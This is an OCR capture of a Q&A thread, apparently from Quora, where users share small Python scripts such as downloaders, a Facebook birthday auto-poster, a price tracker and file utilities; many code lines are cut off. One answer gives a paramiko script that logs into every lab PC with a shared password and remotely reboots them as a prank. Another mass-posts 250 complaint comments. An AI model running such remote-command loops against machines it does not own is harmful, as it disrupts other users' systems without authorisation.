


3) You need to select the directory where it has to be downloaded



4) I have provided output for a song that can be downloaded and could not be downloaded.
Note: The songs that are not downloaded are saved into another file in the same output directory for your references





```
import urllib
from urllib import FancyURLopener
import json as m_json
import re
import time
import subprocess
from random import randint
from easygui import *
#file  for the playlist
playlist_file = fileopenbox(msg="Provide the Songs list File", title="Song List File",
#choices for the audio or video
choices = ["Video","Audio"]
reply = buttonbox("Do you want to download Video or Audio?",choices=choices)
#To choose the output directory
output_path = diropenbox(msg="Output Directory",title="Provide the path for Downloadin
#a file to store the song names that are not downloaded
output_temp = open(output_path+'/output_temp.txt','a')
playlist=open(playlist_file,'r')
songs = playlist.readlines()
playlist.close()
song_num = 1
for song in songs:
    query = song
    query = urllib.urlencode ( { 'q' : query } )
    opener = urllib.FancyURLopener()
    response = opener.open( 'Page on Google' + query ).read()
    json = m_json.loads ( response )
    results = json [ 'responseData' ] [ 'results' ]
    song_flag = 0
    for result in results:
        title = result['title']
        url = result['url']
        if re.search(r'www . youtube . com',url):  #it has to be youtube home url. I u
            print ( title + '; ' + url )
            print "DOWNLOADING",title
            decoded_url=urllib.unquote(url).decode('utf8')
            print decoded_url
            if reply=='Audio':
                subprocess.call(['youtube-dl','-o',output_path+'/%(title)s.(ext)s',"--
                song_flag = 1
            elif reply=='Video':
                subprocess.call(['youtube-dl','-o',output_path+'/%(title)s',decoded_ur
                song_flag = 1
            break;
    if song_flag==1:
        print "Line Number"+str(song_num),song, "DOWNLOADED"
        print "-------------------------------------------------------------------------
        song_flag = 0
    else:
        print "Line Number"+str(song_num),song, "NOT DOWNLOADED"
        print "-------------------------------------------------------------------------
```

```
        output_temp.write(song)

    time.sleep(randint(10,15))
    song_num+=1
output_temp.close()
```

There is a limit to send the automated search requests to Google.
I used it for 50 songs with the randomised time lapse between 10 to 15 seconds.Since Google and other sites recognises Python-2.7 as a bad user agent,we have to use a browser user agents to increase the limit.
FancyURLOpener pretty much does the same.

EDIT -
Concept:-
I use the subprocess.call() under subprocess module to call youtube-dl
to download video or audios (extracted) from youtube based on the filtering of google search results of the song. This step is iterated for each song name listed in a file. I took the songs from this blog and saved it in text file to use this script. I used the script for the first time for the very playlist to download.
Best tracks to listen to whilst hacking

If you have python youtude-dl module installed then also its fine by hacking the code the way you need as mentioned by Allan L. R. Hansen in the comment

Updated 25 May 2015 • View Upvotes

Pradeep Nayak, traveller, dreamer, world citzien
6.1k Views

Wishing your friends with random happy birthday messages :-)

```
#!/usr/bin/python
'''
Name: fb_bday_wisher.py
Description: A simple python application to wish your friends a happy birthday on faceboo
Author: Pradeep Nayak
Email: pradeep1288[at]gmail[dot]com
'''
from facepy import GraphAPI
import datetime
import random
oauth_token = 'FB_API_KEY   '
graph = GraphAPI(oauth_token)
friend_list = graph.get("me/friends?fields=birthday,name")
birthday_wishes = ["Life wouldn't be the same without a friend like you. Happy Birthday!"
"My best wishes for a furious and voracious day filled with plenty of smile and laughter.
"May the special day of yours be filled with loving memories full of fun and the company
"Look for the best and leave behind all the rest. Happy Birthday my friend!",
"One year older means one year wiser. The truth is that our company needed an old wise pe
]
#Get today's day and month
now = datetime.datetime.now().strftime("%m-%d")
```

```
month_day = now.split('-')
#Iterate through friend list birthday's and wish a random message
for friend in friend_list['data']:
    if friend.has_key('birthday'):
        bday_array = friend['birthday'].split('/')
        if bday_array[0] == month_day[0] and bday_array[1] == month_day[1]:
            bday_wish  = birthday_wishes[random.randint(0, len(birthday_wishes) -1) ]
            graph.post(friend['id']+ '/feed', 0, message = bday_wish)
            print "Wished " + friend['name']
```

I have blogged about this on : http://pradeepnayak.in/technolog...

Updated Aug 6, 2013 • View Upvotes

Aakash Anuj

6.3k Views

I was once sitting in the software lab of my department in my institute, and was getting damn bored seeing people do boring stuff using their constructive PCs
:(

To have some fun, I quickly wrote a Python script which logged into all the computer systems one by one, and rebooted them.

It felt hilarious seeing all the computer systems reboot, one after the other, just as it happens in movies :D The people were baffled and were like - WTF is happening here! Even the "so called" intelligent people had no clue of what had happened. One of the students had the patience of restarting his system thrice, but the same thing happened once it was ready after reboot, because of the FOR loop! His face was worth looking at!

Here was my code. Please do not use it for bad purposes :)

```
import paramiko
ssh = paramiko.SSHClient()
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
try:
    # I figured out the range of IPs seeing the first and the last ones in my lab
    for i in range(***,***):
        ip=str(i)
        # This was my PC itself, hence the check :D
        if(ip!="***"):
            try:
                print '********'+ip
                ssh.connect('********'+ip, username='user',password='******')
                stdin, stdout, stderr = ssh.exec_command("reboot")
            except:
                print "ip not there"
except:
    # The IP might not be available
    error=1
```

I like doing such stuff, and I believe that hacking is not something illegal, but is just finding loopholes in some infrastructure!

Programs like **rsync**, etc. can simply pull codes from other PC's, when the other person would simply have no clue of what happened behind him.

I was able to do this, since all the PC's had the same password.
Hence as a **word of advice**, if you reading this, then remember that if you are having any setup in your institution or organization with a similar setting, it is time you should think about having unique passwords for every system!

Cheers!

Written Oct 20, 2014 • View Upvotes

Kiran Karanth, At the end of the storm, is a golden sky.
11.5k Views

I made a python script that eventually led to Flipkart (an e-commerce website) delivering the product I ordered within 30 working hours after the script was run.

The scenario: I ordered the Moto G (2nd gen) phone a few seconds after it was made available on Flipkart. As usual Flipkart promised to deliver my order within 3 working days. The product had not been delivered even after 2 weeks after the previously mentioned deadline. During these two weeks I called customer care around 10-15 times, sent around 25-30 emails, posted on their facebook page and was even ready to complain in person by visiting their Bangalore office. But the status of my order was the same, my product hadn't even reached the courier guys as clearly seen on the status tracker. Clearly the product was lost in transit, but flipkart refused to accept that and "Sorry for the inconvenience, we'll get in touch with our courier parteners", was the only reply I usually got.


The idea: After a few calls and e-mails Flipkart was not responsive at all. But this was not the case with the Facebook post. **I always got a reply**. Not that it helped a lot, but at least better than e-mail or call as **others too got to see what my problem was in this case.**

The script: Made a script using facebook's graph API that comments my complaint on flipkart's posts on their facebook page. **On two hundred fifty posts**. I was all over their page, every single promotional post of theirs had my complaint on it. Explaining everything in detail. From when I ordered it to how pathetically customer care had handled my complaint. Imagine receiving a complaint from an extremely frustrated customer which is visible to potentially everyone online on facebook, **two hundred and fifty times.**

The result: Within 12 hours I got three calls from flipkart (the reverse of what was happening so far). I received the third call as I was unable to attend the first two. Got an immediate apology. Flipkart also admitted they had lost my product during transit and that a fresh order is being placed on fast delivery. They also gave me Rs.100 flipkart wallet money as compensation.

Next day morning I received my phone just before I left for work.

Scripting is indeed fun.



Edit: Got a few source requests, so here you go (I'm not really experienced with either the Graph API or python itself, so please forgive me if you find the code shabby :P)

```
import fb #To install this package run: sudo pip install fb
from facepy import GraphAPI #To install this package run: sudo pip install facepy
import time
token=""#Insert access token here.
facebook=fb.graph.api(token)
graph1 = GraphAPI(token)
vid=102988293558 #This is flipkart page's facebook id
query=str(vid)+"/posts?fields=id&limit=5000000000"
r=graph1.get(query)
idlist=[x['id'] for x in r['data']]
print("There are "+ str(len(idlist)) +" commentable posts.")
char1='y'
count=0
if char1=='y':
    nos=input("Enter number of posts to be commented on: ")
    if nos<=len(idlist):
       for indid in idlist[len(idlist)-(nos):len(idlist)-1]:
          count=count+1
          facebook.publish(cat="comments",id=indid,message="Complaint goes here"+str(c
          time.sleep(6)


          print("Complaint number:"+str(count)+" on www.facebook.com/"+str(indid).spli
    else:
          print("Not that many commentable posts available. ")
else :
  print("No complaints made.")
```

Written Sep 25, 2014 • View Upvotes


Aditya Bhushan Dwivedi, Programmer by Passion, Engineer by Education

10.6k Views • Upvoted by Edwin Khoo, Python user since 2012

This prints the lyrics of the *Hey Jude* song, one of my earliest Python programs:

```
title = "hey jude "
hook_one = "don't "
two_one = ["make it bad ","be afraid ", "let me down "]
two_two = ["take a sad song and make it better ", "You were made to go out and get her ",
hook_two = "remember to "
three_one = ["let her into your heart ", "let her under your skin "]
hook_three = "then you "
four_one = ["can start ", "will begin "]
four_two = "to make it better "
para_three = "And anytime you feel the pain, hey jude, refrain, \nDon't carry the world u
para_five = "So let it out and let it in, hey jude, begin,\nYoure waiting for someone to
hook_four = "Better better better better better better, oh "
hook_five = "Na na na na na, na na na "
flag = 0
for n in range(0,3):
        if  n == 2:
                print para_three
        print title + hook_one + two_one[n] + ",\n" + two_two[n]
        if n > 1:
                n = 0
                flag = 1
        print hook_two + three_one[n] + "\n" + hook_three + four_one[n] + four_two + "\n"
        if  flag == 1:
                n == 2
                print para_five
print title + hook_one + two_one[0] + ",\n" + two_two[0] + "\n" + hook_two + three_one[0]
```

It is based on this flowchart:



Here is the codepad link: http://codepad.org/NDj3DPLL

Updated Jun 21, 2014 • View Upvotes

Rachel Fong, software dev, recent MIT grad

2.5k Views • Upvoted by Jim Dennis, Python from an Ops perspective

I just wrote a script (well, it uses a ton of NLP libs) that tokenizes lemmatized phrasal constructs from English! It can even extract split phrases -- for example, the input "He brought it up" produces the lemmas ["He", "bring up" (past tense), "up"], with "brought" and "up" mapped to "bring up". So excited!

Unfortunately it's for my startup so I'm not posting the code online just yet.

Written Jul 11, 2013 • View Upvotes

Aakash Deep

6.2k Views • Upvoted by Ben Baert, Pythonista

Not the best but very useful

Notification when price comes down on Flipkart

This morning, I was ordering a Nikon D5100 SLR from Flipkart.com also using the 10% cash back offer.

The price at that time was Rs 25664. But then the price increased so for sometime I kept checking for the price to go down. Then I thought of python and wrote this :)

```
import urllib2
import webbrowser
import ctypes
import time
#the web address from where Price is to be taken
addr = 'http://www.flipkart.com/nikon-d5100-slr/p/itmczcqzxuws7bgn?pid=CAMCXH4FFUDGAMHS&'
#reference price
ref_price = 25999
#proxy make the proxy variable 1
#and set the proxy_addr to the proxy address:port
proxy = 0
if proxy:
    proxy_addr="10.1.5.89:80"
def Mbox(title, text, style):
    ctypes.windll.user32.MessageBoxA(0,text,title,style)
def retreiveprice():
    try:
        if proxy:
            proxy_support=urllib2.ProxyHandler({"http":proxy_addr})
            open = urllib2.build_opener(proxy_support)
        else:
            open = urllib2.build_opener()
        open.addheaders = [('User-agent', 'Mozilla/5.0')]
        infile=open.open(addr)
        page = infile.read()
        a=page.find('fk-font-verybig pprice fk-bold')
        #print a
        b=page[a:].find("Rs. ")
        start=a+b+4
        end=page[start:].find('<')+start
        price=int(page[start:end])
        print price
        if price<ref_price:
            Mbox('Price is less than '+str(ref_price), 'The current price is '+str(price)

    except:
        print 'error'
while(1):
    retreiveprice()
    time.sleep(50) #To save bandwidth
```

It did tell me when the price came down. But sadly, my friend whose card I was to use, heard **HSBC as HDFC** :|

Written Jan 25, 2014 • View Upvotes

Saswat Raj

906 Views

I'm an avid fan of TED videos. Something about knowing what others think about an idea, their opinions seems fascinating and the website often groups videos with similar notions into a playlist. Owing to a nice internet plan, i used to download and watch videos - but downloading a playlist one by one manually just seems too tiresome. What do i do ? Comes Python to the rescue - A five minute, rough python code which any novice can write and i now am able to download playlists, even choose the video resolution and the language. Here's a look at the early code.

```
from bs4 import BeautifulSoup
import requests
import re
import sys
from subprocess import call
def getDownloadLink(url):
        print url
        request = requests.get(url)
        # remove en for the language list option
        prog = re.compile("http://download.ted.com/talks/[^\"]*480p-en.mp4")
        result = prog.findall(request.text)
        # take the best result (low,medium,high)
        return result[-1]
r = requests.get(sys.argv[1])
soup = BeautifulSoup(r.text)
talks = set()
for talk in soup.find_all("a",{"class":"playlist-talks__play"},href=True):
        talks.add(talk['href'])
file_des = None
if sys.platform == "win32":
        file_des = open("download.bat","w")
else:
        file_des = open("download.sh", "w")
for url in talks:
        complete_url = "http://www.ted.com" + url
        download_link = getDownloadLink(complete_url)
        download_name = download_link[download_link.rfind("/")+1:]
        file_des.write('wget -c -O \"%s\" \"%s\"\n' % (download_name, download_link))
file_des.close()
if sys.platform == "win32":
        call(["download.bat"])
else:
        call(["download.sh"])
```

Written Aug 16 • View Upvotes

Kshitiz Joshi, In search of Answers

5.1k Views

I have a huge collection of music files but most of the file names either started with a number or contained the source website name on it which was very irritating for me also it caused problems while searching a file. So, I wrote this script without much knowledge of regex, which removes the starting numbers and also the source website names.
For eg:
01-Eminem - Lose Yourself [www.xyz.com].mp3 is renamed to
Eminem - Lose Yourself.mp3

```
''' remove annoying website names from a music file
```

```
    and also if it starts with a number remove it as it
    causes problems while searching a particular file
    Author: Kshitiz Joshi
    e-mail: joshikshitij_13@yahoo.in
'''
from os import listdir,rename
from os.path import isfile, join
import re
import sys

myPath=raw_input("Enter the path to the folder: ")
fileFormats=['.mp3','.mp4','.wma','.wav','.ogg','.mid','.ra','.ram','.rm']
try:
    orignalFiles = [ f for f in listdir(myPath) if isfile(join(myPath,f)) ]
except WindowsError:
    print "Incorrect location"
    exit
# these are the regular expressions that worked for me
regex_webName= r'\s*\-*\s*[\(\[\{]\S*\.\S*[\)\]\}]\s*'
regex_numStart= r'^[0-9]+\s*[\-\.]?\s*'
for f in orignalFiles:
    # Ensure that it renames only the required file formats
    is_a_targetFile=0
    for ext in fileFormats:
        is_a_targetFile=is_a_targetFile or re.search(ext,f,re.IGNORECASE)
    if is_a_targetFile:
        match_web=True
        match_num=True
        # Repeat if any regex matches
        while match_web or match_num:
            match_web=re.search(regex_webName,f)
            match_num=re.search(regex_numStart,f)
            if match_web and match_num:
                new_f=f.replace(match_web.group(),"")
                new_f=new_f.replace(match_num.group(),"")

            elif match_num:
                new_f=f.replace(match_num.group(),"")
            elif match_web:
                new_f=f.replace(match_web.group(),"")
            else:
                continue
            #file with name as $new_f may already exist
            try:
                rename(join(myPath,f),join(myPath,new_f));
            except WindowsError:
                print "Error renaming file: ",f,"to",new_f
                match_web=False
                match_num=False
                continue

            print "Old Name:",f
            print "New Name:",new_f
            print "------------------------------------"
```

```
62              f=new_f
```

Written Mar 30, 2014 • View Upvotes


Vipul Vaibhaw, Code for Change!

844 Views


Attempt to show that probability of getting a head or tail after tossing a fair coin is 0.5 -

Not, my best script but I like it. I wrote it just for fun. It is a code to show that if you toss a unbiased coin chances of getting a heads or tails is 50%.


The code works in following way- You choose how many times you want to toss a coin and then you choose how many times you want to conduct the experiment.
Say, you toss a coin 10 times and conduct this experiment once only. If you get 7 tails and 3 heads. Then the graph looks like this -



Now lets toss coin 100 times and conduct this experiment 10 times.



Let us take a bigger sample set now, toss coin 10,000 times and conduct experiment 10,000 times.



If you can observe as we take bigger sample size, graph gets accumulated or concentrated to 0.50.

The code is below -

```
#Code by Vipul Vaibhaw
import random
import numpy as np
```

```
import matplotlib.pyplot as plt

print "\nCoin Flip Simulator"
print "\nCoded by Vipul Vaibhaw"

def prob_heads(coin_heads,k):
        prob = float(coin_heads)/float(k)
        return prob

target = open("coinsim.txt", 'w+')

k = int(raw_input("\n\n\nHow many times you want to flip the coin? > "))

l = int(raw_input("\n\n\nHow many times you want to conduct this experiment? > "))

experimentdone = 1

while experimentdone < l+1:

        coin_heads, coin_tails, times_flipped = 0, 0, 0

        timesflipped = 0
        while timesflipped < k:
                coin_flips = random.randrange( 2 )
                if coin_flips == 0:
                        coin_heads += 1
                else:
                        coin_tails += 1
                timesflipped += 1
        print "\n" + "Out of %d flips, "%k + str(coin_heads) + " were heads and " + str(coin_tails
        target.write("\n%d %f" %(experimentdone,prob_heads(coin_heads,k)))
        experimentdone += 1
target.close()

content = [line.rstrip('\n') for line in open("coinsim.txt",'r')]
m = len(content)

x = []
y = []

for i in range(1,m):
         k = content[i].split()
         x.append(k[0])
         y.append(k[1])

plt.scatter(x, y)
plt.xlabel('Experiments')
plt.ylabel('Probability of getting head')
plt.title('Coin Simulation Graph')
plt.show()
```

If you want to see the outcome of each experiment, it gets saved in coinsim.txt file.

Hope You liked it!

Thanks Desh Raj for A2A :)

Written Aug 26 • View Upvotes • Asked to answer by Desh Raj

Aditya N. Joshi, Student of CS

2.5k Views

Desktop cleaner.

This simple script clears your cluttered desktop (on windows) and puts all the files in one folder. **Isn't well written or designed. Works, that's all.**

Just add it as a shortcut on your dock and you're set.


```
import os
import shutil
from time import gmtime,strftime
#Cleanup Extensions
cleanup = ['.html','.exe','.java','.class','.py','.jpg','.jpeg','.png','.docx','.txt',
#Specific files that you don't want to clean up
specific = ['messaging.py','cleanbot.py']
def crawler(files):
    filtered = []
    folders = []
    for file in files:
        ext = os.path.splitext(file)[1]
        if ext in cleanup and file not in specific: filtered += [file]
        if os.path.isdir(file): folders +=[file]
    return filtered
def main():
    os.chdir("C:/Users/%s/Desktop/" % username)
